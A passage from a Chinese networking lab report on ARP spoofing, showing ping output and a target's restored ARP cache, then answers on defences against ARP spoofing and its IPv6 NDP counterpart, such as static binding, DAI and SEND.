64 bytes from 192.168.1.1: icmp_seq=230 ttl=255 time=10.3 ms
64 bytes from 192.168.1.1: icmp_seq=231 ttl=255 time=10.5 ms
64 bytes from 192.168.1.1: icmp_seq=232 ttl=255 time=4.11 ms
64 bytes from 192.168.1.1: icmp_seq=233 ttl=255 time=4.60 ms
64 bytes from 192.168.1.1: icmp_seq=234 ttl=255 time=4.53 ms
64 bytes from 192.168.1.1: icmp_seq=235 ttl=255 time=3.04 ms
64 bytes from 192.168.1.1: icmp_seq=236 ttl=255 time=5.32 ms
64 bytes from 192.168.1.1: icmp_seq=237 ttl=255 time=1.33 ms
64 bytes from 192.168.1.1: icmp_seq=238 ttl=255 time=2.10 ms
64 bytes from 192.168.1.1: icmp_seq=239 ttl=255 time=5.34 ms
64 bytes from 192.168.1.1: icmp_seq=240 ttl=255 time=5.51 ms
64 bytes from 192.168.1.1: icmp_seq=241 ttl=255 time=8.44 ms
64 bytes from 192.168.1.1: icmp_seq=242 ttl=255 time=9.25 ms
64 bytes from 192.168.1.1: icmp_seq=243 ttl=255 time=3.33 ms
64 bytes from 192.168.1.1: icmp_seq=244 ttl=255 time=4.45 ms
64 bytes from 192.168.1.1: icmp_seq=245 ttl=255 time=5.28 ms
64 bytes from 192.168.1.1: icmp_seq=246 ttl=255 time=4.08 ms
64 bytes from 192.168.1.1: icmp_seq=247 ttl=255 time=3.92 ms
64 bytes from 192.168.1.1: icmp_seq=248 ttl=255 time=3.47 ms
64 bytes from 192.168.1.1: icmp_seq=249 ttl=255 time=3.14 ms
64 bytes from 192.168.1.1: icmp_seq=250 ttl=255 time=4.89 ms
64 bytes from 192.168.1.1: icmp_seq=251 ttl=255 time=6.50 ms
64 bytes from 192.168.1.1: icmp_seq=252 ttl=255 time=6.05 ms
64 bytes from 192.168.1.1: icmp_seq=253 ttl=255 time=6.94 ms
64 bytes from 192.168.1.1: icmp_seq=254 ttl=255 time=7.84 ms
64 bytes from 192.168.1.1: icmp_seq=255 ttl=255 time=1.58 ms
64 bytes from 192.168.1.1: icmp_seq=256 ttl=255 time=4.07 ms
64 bytes from 192.168.1.1: icmp_seq=257 ttl=255 time=7.42 ms
64 bytes from 192.168.1.1: icmp_seq=258 ttl=255 time=8.82 ms
64 bytes from 192.168.1.1: icmp_seq=259 ttl=255 time=7.40 ms
64 bytes from 192.168.1.1: icmp_seq=260 ttl=255 time=9.66 ms
64 bytes from 192.168.1.1: icmp_seq=261 ttl=255 time=3.08 ms
64 bytes from 192.168.1.1: icmp_seq=262 ttl=255 time=1.21 ms
64 bytes from 192.168.1.1: icmp_seq=263 ttl=255 time=1.23 ms
```

5. 查看目标机的 arp 缓存，发现已经正常：

```
: /root@目标机:/# arp -a
? (192.168.1.1) at ca:02:40:05:00:08 [ether] on eth0
? (192.168.1.2) at be:5b:82:2e:ff:4a [ether] on eth0
: /root@目标机:/#
```

【思考题】

(1) ARP 欺骗攻击比较常见，讨论有那些普通适用的防御措施。

a) 静态绑定关键主机的 IP 地址与 MAC 地址映射关系。

b) 使用相应的 ARP 防范工具比如 ARP 防火墙。

c) 使用 VLAN 虚拟子网细分网络拓扑。

d) 加密传输数据。

e) 动态 ARP 检测（DAI）

(2) 在 IPv6 协议下，是否有 ARP 欺骗攻击？

在 IPV6 协议下，ARP 被 NDP 取代，二者虽然协议层次不同但实现原理基本一致，所以针对 ARP 的攻击如 ARP 欺骗、ARP 泛洪等在 IPv6 协议中仍然存在,同时 IPv6 新增的 NS、NA 也成为新的攻击目标。

NDP 用安全邻居发现（SEND）协议。加密生成的地址可确保所要求的 NDP 消息源是所要求的地址的所有者。

NDP 协议寄希望于通过 IPSec 来实现安全认证机制，但是协议并没有给出部署指导，另一方面，SEND 协议可以彻底解决 NDP 协议的安全问题。

IPv6 邻居发现协议（NDP）的功能之一是将网络层（IP）地址解析为链路层（例如，以太网）地址，这是通过地址解析协议（ARP）在 IPv4 中执行的功能。安全邻居发现（SEND）协议可防止有权访问广播段的攻击者滥用 NDP 或 ARP 欺骗主机，以发送发往其他人的攻击者流量(一种称为 ARP 中毒的技术)。

因此现阶段对 ND 欺骗的防护可以参考现有 ARP 的防范手段，其基本思路就是通过 ND detection 和 DHCP Snooping 得到主机 IP、MAC 和端口的绑定关系，根据绑定关系对非法 ND 报文进行过滤，配合 RA Trust 和 DHCP Trust 对 RA 报文和 DHCP 报文进行限制。当然，通过配置端口的最大 ND 表项学习数量也可以避免 ND 泛洪攻击。